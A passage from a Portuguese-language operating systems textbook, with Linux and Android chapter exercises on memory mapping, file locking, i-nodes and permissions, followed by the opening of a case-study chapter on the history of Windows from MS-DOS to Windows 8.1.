26. Um determinado editor tem 100 KB de texto de programa, 30 KB de dados inicializados e 50 KB de BSS. A pilha inicial tem 10 KB. Suponha que três cópias desse editor são inicializadas simultaneamente. Quanta memória física é necessária (a) se o texto compartilhado for usado e (b) se ele não for usado?

27. Por que as tabelas de descritores de arquivos abertos são necessárias no Linux?

28. No Linux, os dados e segmentos de pilha são paginados e trocados para uma cópia de rascunho mantida em um disco de paginação especial, mas o segmento de texto usa o arquivo binário executável em vez disso. Por quê?

29. Descreva uma maneira de usar mmap e sinais para construir um mecanismo de comunicação interprocesso.

30. Um arquivo é mapeado usado a seguinte chamada de sistema mmap:

```
mmap(65536, 32768, READ, FLAGS, fd, 0)
```

As páginas têm 8 KB. Qual byte no arquivo é acessado através da leitura de um byte no endereço de memória 72.000?

31. Após a camada de sistema do problema anterior ter sido executada, a chamada

```
munmap(65536, 8192)
```

é executada. Ela tem sucesso? Se afirmativo, quais bytes do arquivo seguem mapeados? Se não, por que ela fracassou?

32. Pode uma falta de página levar o processo que causou a falha a ser terminado? Se afirmativo, dê um exemplo. Se não, por que não?

33. É possível que com o sistema companheiro de gerenciamento de memória ocorra em um dia que dois blocos adjacentes de memória livre do mesmo tamanho coexistam sem serem fundidos em um bloco? Se afirmativo, explique como. Se não, demonstre que é algo impossível.

34. Foi dito no texto que uma partição de paginação desempenhará melhor do que uma paginação de arquivo. Por que isso é assim?

35. Dê dois exemplos das vantagens dos nomes de caminhos relativos sobre os absolutos.

36. As chamadas de travamento a seguir são feitas por uma coleção de processos. Para cada chamada, diga o que acontece. Se um processo falhar em conseguir uma trava, ele é bloqueado.

(a) *A* quer uma trava compartilhada nos bytes 0 ao 10.

(b) *B* quer uma trava exclusiva nos bytes 20 a 30.

(c) *C* quer uma trava compartilhada nos bytes 8 ao 40.

(d) *A* quer uma trava compartilhada nos bytes 25 ao 35.

(e) *B* quer uma trava exclusiva no byte 8.

37. Considere o arquivo bloqueado da Figura 10.26(c). Suponha que um processo tente travar os bytes 10 e 11 e seja bloqueado. Então, antes que *C* libere a sua trava, outro processo ainda tenta travar os bytes 10 e 11, e também é bloqueado. Que tipos de problemas são introduzidos na semântica por essa situação? Proponha e defenda duas soluções.

38. Explique em quais situações um processo pode solicitar uma trava compartilhada ou uma trava exclusiva. Qual problema pode estar sofrendo um processo que solicita uma trava exclusiva?

39. Se um arquivo do Linux tem o modo de proteção 775 (octal), o que pode o proprietário, o grupo do proprietário e todo mundo mais fazer pelo arquivo?

40. Algumas unidades de fita têm blocos numerados e a capacidade de sobrescrever um bloco particular no seu lugar sem perturbar os blocos à frente ou atrás. Poderia um dispositivo desses conter um sistema de arquivos Linux montado?

41. Na Figura 10.24, tanto Fred quanto Lisa têm acesso ao arquivo *x* em seus respectivos diretórios após ligação. Esse acesso é completamente simétrico no sentido de que qualquer coisa que um puder fazer com ele o outro também pode fazer?

42. Como já vimos, nomes de caminhos absolutos são procurados começando no diretório raiz e nomes de caminhos relativos são procurados começando no diretório de trabalho. Sugira uma maneira eficiente de implementar ambos os tipos de buscas.

43. Quando o arquivo */usr/ast/work/f* é aberto, vários acessos de disco são necessários para ler o i-nodo e blocos do diretório. Calcule o número de acessos de disco necessários sob o pressuposto de que o i-nodo para o diretório raiz está sempre na memória, e todos os diretórios têm um bloco de comprimento.

44. Um i-nodo Linux tem 12 endereços de disco para blocos de dados, assim como os endereços de blocos indiretos únicos, duplos e triplos. Se cada um deles contém 256 endereços de disco, qual é o tamanho do maior arquivo que pode ser tratado, presumindo que um bloco de disco tem 1 KB?

45. Quando um i-nodo é lido do disco durante o processo de abertura de um arquivo, ele é colocado em uma tabela de i-nodo na memória. Essa tabela tem alguns campos que não estão presentes no disco. Um deles é um contador que controla o número de vezes que o i-nodo foi aberto. Por que esse campo é necessário?

46. Em plataformas com múltiplas CPUs, o Linux mantém uma fila de execução para cada CPU. É uma boa ideia? Explique a sua resposta.

47. O conceito de módulos carregáveis é útil no sentido de que drivers de dispositivos novos podem ser carregados no núcleo enquanto o sistema está executando. Forneça duas desvantagens desse conceito.

48. Threads *pdflush* podem ser despertos periodicamente para escrever de volta para o disco páginas muito antigas — mais velhas que 30 s. Por que isso é necessário?

49. Após uma queda do sistema e reinicialização, normalmente é executado um programa de recuperação. Suponha que esse programa descobre que a contagem de ligações em um i-nodo de um disco é 2, mas somente uma entrada de diretório referencia o i-nodo. Ele pode consertar o problema, e se afirmativo, como?

50. Faça uma conjetura educada sobre qual chamada de sistema Linux é a mais rápida.

51. É possível desligar (unlink) um arquivo que nunca foi ligado (linked)? O que acontece?

52. Com base nas informações apresentadas neste capítulo, se um sistema de arquivos ext2 do Linux fosse colocado em um disquete de 1,44 MB, qual o montante máximo de dados do arquivo do usuário que poderiam ser armazenados nesse disquete? Presuma que os blocos de disco têm 1 KB.

53. Diante de todos os problemas que os estudantes podem causar se eles tornarem-se superusuários, por que esse conceito existe?

54. Um professor compartilha arquivos com seus alunos colocando-os em um diretório acessível publicamente no sistema Linux do Departamento de Computação. Um dia ele se dá conta de que um arquivo colocado ali no dia anterior foi deixado passível de ser escrito. Ele muda as permissões e verifica que o arquivo está idêntico à cópia mestre. No dia seguinte ele descobre que o arquivo foi modificado. Como isso poderia ter acontecido e como poderia ter sido evitado?

55. O Linux dá suporte a uma chamada de sistema `fsuid`. Diferentemente de `setuid`, que concede ao usuário todos os direitos do id efetivo associado com um programa que ele está executando, `fsuid` concede ao usuário que está executando o programa direitos especiais apenas em relação ao acesso aos arquivos. Por que essa característica é útil?

56. Em um sistema Linux, vá para o diretório */proc/####*, onde #### é um número decimal correspondente a um processo atualmente executando no sistema. Responda às seguintes questões junto com uma explicação:

(a) Qual é o tamanho da maioria dos arquivos nesse diretório?

(b) Quais são as configurações de horário e data da maioria dos arquivos?

(c) Qual tipo de direito de acesso é fornecido aos usuários para acessar os arquivos?

57. Se você está escrevendo uma atividade Android para exibir uma página web em um navegador, como poderia implementar o seu estado de atividade para minimizar a quantidade de estado salvo sem perder nada importante?

58. Se você está escrevendo um código de rede no Android e usa um soquete para baixar um arquivo, o que você deveria considerar fazer que é diferente do que em um sistema Linux padrão?

59. Se você está projetando algo como o processo *zygote* do Android para um sistema que terá múltiplos threads executando em cada processo criado (forked) a partir dele, você preferiria começar esses threads no *zygote* ou após o fork?

60. Imagine que você use o IPC Binder do Android para enviar um objeto para outro processo. Mais tarde você recebe um objeto de uma chamada para seu processo e descobre que recebeu o mesmo objeto previamente enviado. O que você pode presumir ou não a respeito do chamador no seu processo?

61. Considere um sistema Android que, imediatamente após ser inicializado, segue esses passos:

1. A aplicação home (ou lançador) é inicializada.
2. A aplicação de e-mail começa a sincronizar sua caixa de correio em segundo plano.
3. O usuário lança um aplicativo de câmera.
4. O usuário lança um aplicativo de navegação na web.

A página na web que o usuário está vendo agora no aplicativo do navegador exige cada vez mais RAM, até que ela precisa de tudo o que conseguir. O que acontece?

62. Escreva um shell mínimo que permita que comandos simples sejam iniciados. Ele deve permitir também que eles sejam iniciados no segundo plano.

63. Usando a linguagem de montagem e chamadas BIOS, escreva um programa que inicialize a si mesmo a partir de um disquete em um computador da classe Pentium. O programa deve usar chamadas da BIOS para ler do teclado e ecoar os caracteres digitados, apenas para demonstrar que está executando.

64. Escreva um programa terminal simples para conectar dois computadores Linux via portas seriais. Use as chamadas de gerenciamento POSIX para configurar as portas.

65. Escreva uma aplicação cliente servidor que, ao ser solicitada, transfira um grande arquivo via soquetes. Reimplemente a mesma aplicação usando a memória compartilhada. Qual versão você espera que tenha um melhor desempenho? Por quê? Conduza medidas de mensuração com o código que você escreveu e usando diferentes tamanhos de arquivos. Quais são suas observações? O que você acha que acontece dentro do núcleo do Linux que resulta nesse comportamento?

66. Implemente uma biblioteca de threads ao nível do usuário básica para executar sobre o Linux. A biblioteca API deve ter chamadas de funções como mythreads_init, mythreads_create, mythreads_join, mythreads_exit, mythreads_yield, mythreads_self, e talvez algumas outras mais. Em seguida implemente essas variáveis de sincronização para habilitar operações concorrentes: mythreads_mutex_init, mythreads_mutex_lock, mythreads_mutex_unlock. Antes de começar, defina claramente a API e especifique a semântica de cada chamada. Em seguida implemente a biblioteca ao nível do usuário com um escalonador preemptivo circular (round-robin) simples. Você também precisará escrever uma ou mais aplicações de múltiplos threads, que usam sua biblioteca, a fim de testá-la. Por fim, substitua o mecanismo de escalonamento simples por outro que se comporte com o escalonador Linux 2.6 O(1) descrito neste capítulo. Compare o desempenho que a(s) sua(s) aplicação(ões) recebe(m) quando usando cada um dos escalonadores.

67. Escreva um script de shell que exiba alguma informação de sistema importante como quais processos estão executando, seu diretório home e atual, tipo de processador, utilização de CPU atual etc.

CAPÍTULO 11

ESTUDO DE CASO 2: WINDOWS 8

O Windows é um sistema operacional moderno que é executado em PCs, laptops, tablets e smartphones de consumidores, bem como em PCs de desktop e servidores corporativos. O Windows também é o sistema operacional usado no sistema de jogos Xbox da Microsoft e infraestrutura de computação em nuvem Azure. A versão mais recente é o Windows 8.1. Neste capítulo, estudaremos várias características do Windows 8, começando com um breve histórico e, a seguir, passando para sua arquitetura. Depois disso estudaremos seus processos, gerenciamento de memória, caching, E/S, sistema de arquivos e, por fim, segurança.

11.1 História do Windows até o Windows 8.1

O desenvolvimento do sistema operacional Windows para PCs e também para servidores pode ser dividido em quatro eras: **MS-DOS**, **Windows baseado no MS--DOS**, **Windows baseado em NT e Windows moderno**. Em termos técnicos, cada um desses sistemas é substancialmente diferente dos outros. Cada um dominou o mercado durante décadas distintas da história dos computadores pessoais. A Figura 11.1 mostra as datas dos principais lançamentos de sistemas operacionais da Microsoft para desktops. A seguir, delinearemos brevemente cada uma dessas famílias.

11.1.1 Década de 1980: o MS-DOS

No início dos anos 1980, a IBM — na época a maior e mais poderosa empresa de computadores do mundo — produzia um **computador pessoal** baseado no microprocessador Intel 8088. Desde meados dos anos 1970, a Microsoft era a principal fornecedora da linguagem de programação BASIC, para microcomputadores de 8 bits baseados no 8080 e no Z-80. Quando a IBM sondou a Microsoft sobre a licença da linguagem BASIC para o novo IBM PC, a Microsoft prontamente concordou e sugeriu que a IBM contatasse a Digital Research para tentar licenciar o sistema operacional CP/M, já que a Microsoft ainda não atuava no ramo de sistemas operacionais. A IBM foi até a Digital Research, mas seu presidente, Gary Kildall, estava muito ocupado para atendê-la. Esse provavelmente foi o maior erro de toda a história corporativa, pois, se ele tivesse licenciado o CP/M para a IBM, Kildall provavelmente teria se tornado o homem mais rico do planeta. Recusada por Kildall, a IBM retornou a Bill Gates, o cofundador da Microsoft, e lhe pediu ajuda novamente. Pouco tempo depois, a Microsoft comprou um clone do CP/M de uma empresa local, a Seattle Computer Products, criou uma versão do sistema para o IBM PC e o licenciou para a IBM. O sistema foi então renomeado para **MS-DOS 1.0** (**MicroSoft Disk Operating System** — sistema operacional em disco da Microsoft) e distribuído com o primeiro IBM PC, em 1981.

O MS-DOS era um sistema operacional de 16 bits em modo real, dedicado a um único usuário, orientado à linha de comandos e com 8 KB de código residente na memória. Ao longo da década seguinte, tanto o PC quanto o MS-DOS continuaram a evoluir, acrescentando mais recursos e capacidades. Em 1986, quando a IBM construiu o PC/AT baseado no Intel 286, o MS-DOS passou a ter 36 KB, mas continuou a ser um sistema operacional orientado à linha de comandos, executando uma aplicação por vez.

FIGURA 11.1 Principais lançamentos na história dos sistemas operacionais Microsoft para PCs desktop.

Ano	MS-DOS	Windows baseado no MS-DOS	Windows baseado em NT	Windows moderno	Observações
1981	1.0				Distribuição inicial para IBM PC
1983	2.0				Suporte para PC/XT
1984	3.0				Suporte para PC/AT
1990		3.0			Dez milhões de cópias em 2 anos
1991	5.0				Incluído gerenciamento de memória
1992		3.1			Funcionava somente em 286 ou superior
1993			NT 3.1		
1995	7.0	95			MS-DOS embutido no Win 95
1996			NT 4.0		
1998		98			
2000	8.0	Me	2000		Win Me era inferior ao Win 98
2001			XP		Substituiu o Win 98
2006			Vista		Vista não conseguiu suplantar o XP
2009			7		Melhoria significativa sobre o Vista
2012				8	Primeira versão moderna
2013				8.1	Microsoft passou para lançamentos rápidos

11.1.2 Década de 1990: Windows baseado no MS-DOS

Inspirado na interface gráfica do usuário de um sistema desenvolvido por Doug Engelbart no Stanford Research Institute e mais tarde melhorado na Xerox PARC, bem como em seus progenitores comerciais, o Apple Lisa e o Apple Macintosh, a Microsoft decidiu dar ao MS-DOS uma interface gráfica com o usuário chamada **Windows**. As primeiras duas versões do Windows (lançadas em 1985 e 1987) não fizeram muito sucesso, em parte por causa das limitações do hardware do PC disponível na época. Em 1990, a Microsoft lançou o **Windows 3.0** para o Intel 386 e, em seis meses, vendeu mais de um milhão de cópias.

O Windows 3.0 não era bem um sistema operacional, mas um ambiente gráfico construído sobre o MS-DOS, que ainda controlava a máquina e o sistema de arquivos. Todos os programas funcionavam no mesmo espaço de endereçamento, e um erro em um deles poderia fazer o sistema inteiro parar.

Em agosto de 1995, foi lançado o **Windows 95**, que continha muitas das características de um sistema operacional maduro, inclusive memória virtual, gerenciamento de processos e multiprogramação, e que incluía interfaces de programação de 32 bits. Entretanto, ele ainda não era totalmente seguro, e o isolamento entre as aplicações e o sistema operacional era precário. Os problemas de instabilidade continuaram mesmo nas versões subsequentes — **Windows 98** e **Windows Me** —, em que o MS-DOS continuava a executar código assembly de 16 bits no coração do sistema operacional Windows.

11.1.3 Década de 2000: Windows baseado no NT

No final dos anos 1980, a Microsoft percebeu que construir um sistema operacional moderno sobre o MS-DOS não seria o melhor caminho. O hardware do PC continuava a melhorar sua velocidade e sua capacidade, e seu mercado acabaria colidindo com os mercados de estações de trabalho e servidores empresariais, nos quais o UNIX era o sistema operacional dominante. A Microsoft também estava preocupada com a possibilidade de a família de processadores Intel deixar de ser competitiva, já que ela estava sendo ameaçada pelas arquiteturas RISC. Para lidar com essas questões, a Microsoft contratou um grupo de engenheiros da DEC, liderado por David Cutler, um dos principais projetistas

do sistema operacional VMS da DEC (entre outros). Cutler deveria produzir, do zero, um novíssimo sistema operacional de 32 bits que deveria implementar o **OS/2**, a API do sistema operacional que, na época, a Microsoft desenvolvera em conjunto com a IBM. Os documentos originais do projeto desenvolvido pela equipe de Cutler foram chamados de sistema **NT OS/2**.

Chamado de **NT**, acrônimo de New Technology (nova tecnologia) e também porque o processador-alvo original era o novo Intel 860 (codinome N10), o sistema de Cutler era destinado a funcionar em diferentes processadores e enfatizava a segurança e a confiabilidade, bem como a compatibilidade com as versões Windows baseadas no MS-DOS. A experiência de Cutler na DEC aparece claramente em várias partes, havendo mais do que uma simples similaridade entre o projeto do NT, do VMS e de outros sistemas operacionais projetados por Cutler, conforme mostra a Figura 11.2.

Os programadores familiarizados apenas com o UNIX acham a arquitetura do NT bastante diferente não só pela influência do VMS, mas também pelas diferenças nos sistemas de computação comuns na época do projeto. A primeira versão do UNIX surgiu em 1970. Era um sistema de 16 bits para um único processador, com uma memória mínima, sistemas de troca nos quais o processo era a unidade de concorrência e composição e no qual fork/exec não eram operações dispendiosas (já que os sistemas de troca sempre copiam os processos para o disco). O NT foi projetado no início da década de 1990, quando eram comuns os sistemas de 32 bits para multiprocessadores capazes de lidar com muitos bytes e memória virtual. No NT, threads são a unidade de concorrência, bibliotecas dinâmicas são as unidades de composição e fork/exec são implementados por uma única operação para criar um novo processo *e* executar outro programa sem que se faça uma cópia primeiro.

A primeira versão do Windows baseado em NT (Windows NT 3.1) foi lançada em 1993. Esse número 3.1 inicial da versão foi escolhido para compatibilizá-lo com o número da versão do sistema de 16 bits mais popular da Microsoft, o Windows 3.1. O projeto em conjunto com a IBM não teve sucesso e, embora as interfaces do OS/2 ainda fossem suportadas, as primeiras interfaces eram extensões 32 bits das APIs do Windows, denominadas **Win32**. Entre o início e o primeiro lançamento do NT, lançou-se o Windows 3.0, que foi extremamente bem-sucedido comercialmente. Ele também conseguia executar programas Win32, mas apenas por meio da biblioteca de compatibilidade *Win32s*.

Assim como a primeira versão do Windows baseada no MS-DOS, a versão do Windows baseada em NT não obteve sucesso imediato. O NT demandava mais memória, existiam poucas aplicações 32 bits disponíveis, e as incompatibilidades entre os drivers de dispositivos e as aplicações fizeram com que muitos usuários continuassem utilizando o Windows baseado no MS-DOS — que a Microsoft ainda estava melhorando e que levou ao lançamento do Windows 95, em 1995. Como o NT, o Windows 95 oferecia interfaces de programação 32 bits nativas, mas com melhor compatibilidade entre os programas e as aplicações 16 bits existentes. Não é surpresa alguma o fato de que o sucesso inicial do NT tenha se dado no mercado de servidores, no qual competia com o VMS e o NetWare.

O NT alcançou suas metas de portabilidade, e os lançamentos de 1994 e 1995 acrescentaram suporte para as arquiteturas MIPS (little-endian) e PowerPC. A primeira atualização importante no NT veio em 1996, com a chegada do **Windows NT 4.0**. Esse sistema apresentava o poder, a segurança e a confiabilidade do NT, mas também dava suporte à mesma interface com o usuário do então popular Windows 95.

A Figura 11.3 mostra a relação entre a API do Win32 e o Windows. Para o sucesso do NT, era crucial que existisse uma API comum tanto nas versões do Windows baseadas no MS-DOS quanto naquelas baseadas em NT.

Essa compatibilidade facilitou a migração de usuários de Windows 95 para o NT, e o sistema operacional

FIGURA 11.2 Sistemas operacionais DEC desenvolvidos por David Cutler.

Ano	Sistema operacional DEC	Características
1973	RSX-11M	16 bits, multiusuário, tempo real, troca (swapping)
1978	VAX/VMS	32 bits, memória virtual
1987	VAXELAN	Tempo real
1988	PRISM/Mica	Cancelado em virtude do MIPS/Ultrix

transformou-se em um forte participante, tanto no mercado de desktops quanto no de servidores. Entretanto, os consumidores não estavam tão dispostos a adotar novas arquiteturas e, das quatro arquiteturas suportadas pelo Windows NT 4.0 em 1996 (o DEC Alpha foi incluído nessa distribuição), somente a x86 (ou seja, a família Pentium) continuava ativamente suportada quando do lançamento da versão seguinte, denominada **Windows 2000**.

O Windows 2000 representou uma significativa evolução no NT. As principais tecnologias incluídas foram a característica plug-and-play (para os consumidores que instalavam novas placas PCI, eliminava-se a necessidade de manipular pequenos contatos, os *jumpers*, nas placas), os serviços de diretório de rede (para clientes empresariais), a melhora no gerenciamento de energia (para os notebooks) e uma melhor GUI (para todos).

O sucesso técnico do Windows 2000 levou a Microsoft a acelerar a depreciação do Windows 98, por meio da melhora na compatibilidade entre aplicações e dispositivos nas distribuições seguintes do NT, denominada **Windows XP**. Este incluía uma interface gráfica mais agradável e amigável, que reforçava a estratégia da Microsoft de atrair consumidores e colher os frutos à medida que esses consumidores pressionavam seus empregadores a adotar sistemas com os quais eles já estavam familiarizados. A estratégia foi extremamente bem-sucedida e o Windows XP acabou instalado em centenas de milhões de PCs no mundo todo ao longo de seus primeiros anos, o que permitiu que a Microsoft alcançasse sua meta de efetivamente pôr fim à era do Windows baseado em MS-DOS.


A Microsoft acompanhou o sucesso do Windows XP e embarcou no desenvolvimento de um lançamento audacioso, que causou grande entusiasmo entre os consumidores donos de PCs. O resultado, denominado **Windows Vista**, foi concluído em 2006, mais de cinco anos depois do lançamento do XP. O Windows Vista trouxe outra inovação no projeto de interface gráfica e novas características de segurança, mas a maioria das mudanças relacionava-se às experiências e às capacidades visíveis pelo usuário. A tecnologia por trás do sistema aumentava gradativamente, com muita limpeza no código e melhorias em desempenho, escalabilidade e confiabilidade. A versão do Vista para servidores (Windows Server 2008) foi lançada cerca de um ano depois da versão para consumidores. Ela compartilha com o Vista os mesmos componentes principais do sistema, como núcleo, drivers, bibliotecas de baixo nível e programas.

A história humana por trás do desenvolvimento inicial do NT é relatada no livro *Show-stopper* (ZACHARY, 1994) e fala bastante sobre os principais envolvidos e as dificuldades de levar adiante um projeto de software tão ambicioso.

11.1.4 Windows Vista

A distribuição do Windows Vista marcou o encerramento da primeira fase do projeto de sistema operacional mais extenso já visto. Os planos iniciais eram tão ambiciosos que, poucos anos depois do início do desenvolvimento, o Vista precisou ser reiniciado com um escopo menor. Os planos de basear-se na linguagem C# .NET foram arquivados, assim como a ideia de implementar algumas características importantes — como o sistema de armazenamento unificado do WinFS para a busca e organização de dados de fontes distintas. O tamanho do sistema operacional inteiro surpreende. A distribuição original do NT tinha três milhões de linhas de código em C/C++ e cresceu para 16 milhões no NT 4, 30 milhões no Windows 2000 e 50 milhões no XP. No Vista ela tem mais de 70 milhões e ainda mais nos Windows 7 e 8.

Muito desse tamanho se deve à ênfase da Microsoft em incluir novos recursos a cada nova distribuição. No diretório principal *system32*, existem 1.600 bibliotecas dinâmicas (**DLLs**) e 400 executáveis (**EXEs**), e esse

FIGURA 11.3 A API Win32 permite que os programas sejam executados em quase todas as versões do Windows.

número não inclui os outros diretórios repletos de applets incluídos no sistema operacional e que permitem que os usuários acessem à internet, ouçam músicas e assistam a vídeos, enviem e-mails, varram documentos, organizem fotos e até mesmo criem seus próprios filmes. Como a Microsoft quer que os usuários migrem para as novas versões, ela mantém a compatibilidade por meio da manutenção de todas as características, APIs, *applets* (pequenas aplicações) etc., da versão anterior. Poucas coisas são excluídas. O resultado é que o Windows foi crescendo intensamente a cada nova distribuição. A mídia de distribuição do Windows passou do disquete para o CD e, com o Windows Vista, para o DVD. A tecnologia acompanha esse ritmo, e processadores mais rápidos e memórias maiores permitem que os computadores se tornem mais rápidos, apesar de todo este inchaço.

Infelizmente para a Microsoft, o Windows Vista foi lançado em uma época em que os clientes estavam ficando fascinados com computadores menos dispendiosos, como notebooks mais simples e **netbooks**. Essas máquinas usavam processadores mais lentos para reduzir o custo e poupar a vida da bateria e, em suas primeiras gerações, limitavam os tamanhos de memória. Ao mesmo tempo, o desempenho do processador deixou de melhorar no mesmo ritmo anterior, por causa das dificuldades na dissipação do calor criado por velocidades de relógio cada vez maiores. A Lei de Moore continuava a ser mantida, mas os transistores adicionais estavam indo para novos recursos e múltiplos processadores, em vez de melhorias no desempenho do processador único. Todos os recursos adicionais no Windows Vista significavam que ele não funcionava bem nesses computadores em relação ao Windows XP, e a distribuição nunca foi aceita de modo generalizado.

Os problemas com o Windows Vista foram resolvidos na versão subsequente, o **Windows 7**. A Microsoft investiu muito em teste e automação de desempenho, nova tecnologia de telemetria e fortaleceu bastante os times encarregados da melhoria do desempenho, da confiabilidade e da segurança. Embora o Windows 7 tivesse relativamente poucas mudanças funcionais em comparação com o Windows Vista, ele foi mais bem arquitetado e era mais eficiente. O Windows 7 rapidamente suplantou o Vista e, por fim, o Windows XP, para ser a versão mais popular do Windows até o momento.

11.1.5 Década de 2010: Windows moderno

Na época em que o Windows 7 foi lançado, a indústria da computação mais uma vez começou a mudar radicalmente. O sucesso do Apple iPhone como dispositivo de computação portátil e o advento do Apple iPad, prenunciaram uma mudança de mares que levou ao domínio dos tablets e smartphones Android de menor custo, assim como a Microsoft tinha dominado o setor de desktops nas três primeiras décadas da computação pessoal. Dispositivos pequenos, portáteis e ainda assim poderosos, com redes rápidas e onipresentes, estavam criando um mundo onde a computação móvel e os serviços baseados em rede se tornavam o paradigma dominante. O antigo mundo dos computadores portáteis foi substituído por máquinas com telas pequenas que executavam aplicações que podiam ser prontamente baixadas da web. Essas aplicações não eram a variedade tradicional, como processamento de textos, planilhas eletrônicas e conexão a servidores corporativos. Em vez disso, forneciam acesso a serviços como busca na web, redes sociais, Wikipédia, streaming de música e vídeo, compras e navegação pessoal. Os modelos comerciais para computação também estavam mudando, com as oportunidades de propaganda tornando-se a maior força econômica por trás da computação.

A Microsoft iniciou um processo de reprojetar-se como uma empresa de *dispositivos e serviços*, a fim de competir melhor com Google e Apple. Ela precisava de um sistema operacional que pudesse ser implementado por uma grande gama de dispositivos: smartphones, tablets, consoles de jogo, notebooks, desktops, servidores e a nuvem. O Windows, então, passou por uma evolução ainda maior do que com o Windows Vista, resultando no **Windows 8**. Porém, dessa vez a Microsoft aplicou as lições do Windows 7 para criar um produto bem projetado e com bom desempenho, além de menos inflado.

O Windows 8 se baseou na abordagem modular **MinWin** que a Microsoft havia usado no Windows 7 para produzir um núcleo de sistema operacional pequeno, que pudesse ser estendido para dispositivos diferentes. O objetivo era que cada um dos sistemas operacionais para dispositivos específicos fosse montado pela extensão desse núcleo com novas interfaces de usuário e recursos, oferecendo ainda uma experiência mais comum possível para os usuários. Essa técnica foi aplicada com sucesso ao Windows Phone 8, que compartilha a maior parte dos binários do núcleo com o Windows para desktop e servidor. O suporte do Windows para smartphones e tablets exigiu o suporte para a popular arquitetura ARM, além de novos processadores da Intel visando a esses dispositivos. O que faz com que o Windows 8 seja parte da era do Windows Moderno são as mudanças fundamentais

nos modelos de programação, conforme examinaremos na próxima seção.

O Windows 8 não foi recebido com aclamação pública universal. Em particular, a falta do botão Iniciar na barra de tarefas (e seu menu associado) foi vista por muitos usuários como um grande erro. Outros se opuseram ao uso de uma interface tipo tablet em uma máquina desktop com um monitor grande. A Microsoft respondeu a estas e a outras críticas em 14 de maio de 2013, distribuindo uma atualização chamada **Windows 8.1**. Essa versão consertou tais problemas e ao mesmo tempo introduziu uma série de novos recursos, como a melhor integração com a nuvem, bem como diversos novos programas. Embora estejamos usando o termo mais genérico de "Windows 8" neste capítulo, na verdade, tudo aqui é uma descrição de como funciona o Windows 8.1.

11.2 Programando o Windows

Agora é a hora de começar nosso estudo técnico do Windows. Contudo, antes de entrar em detalhes da estrutura interna, primeiro estudaremos a API nativa do NT para chamadas de sistema, o subsistema de programação Win32, introduzido como parte do Windows baseado no NT e o ambiente de programação WinRT moderno, introduzido com o Windows 8.

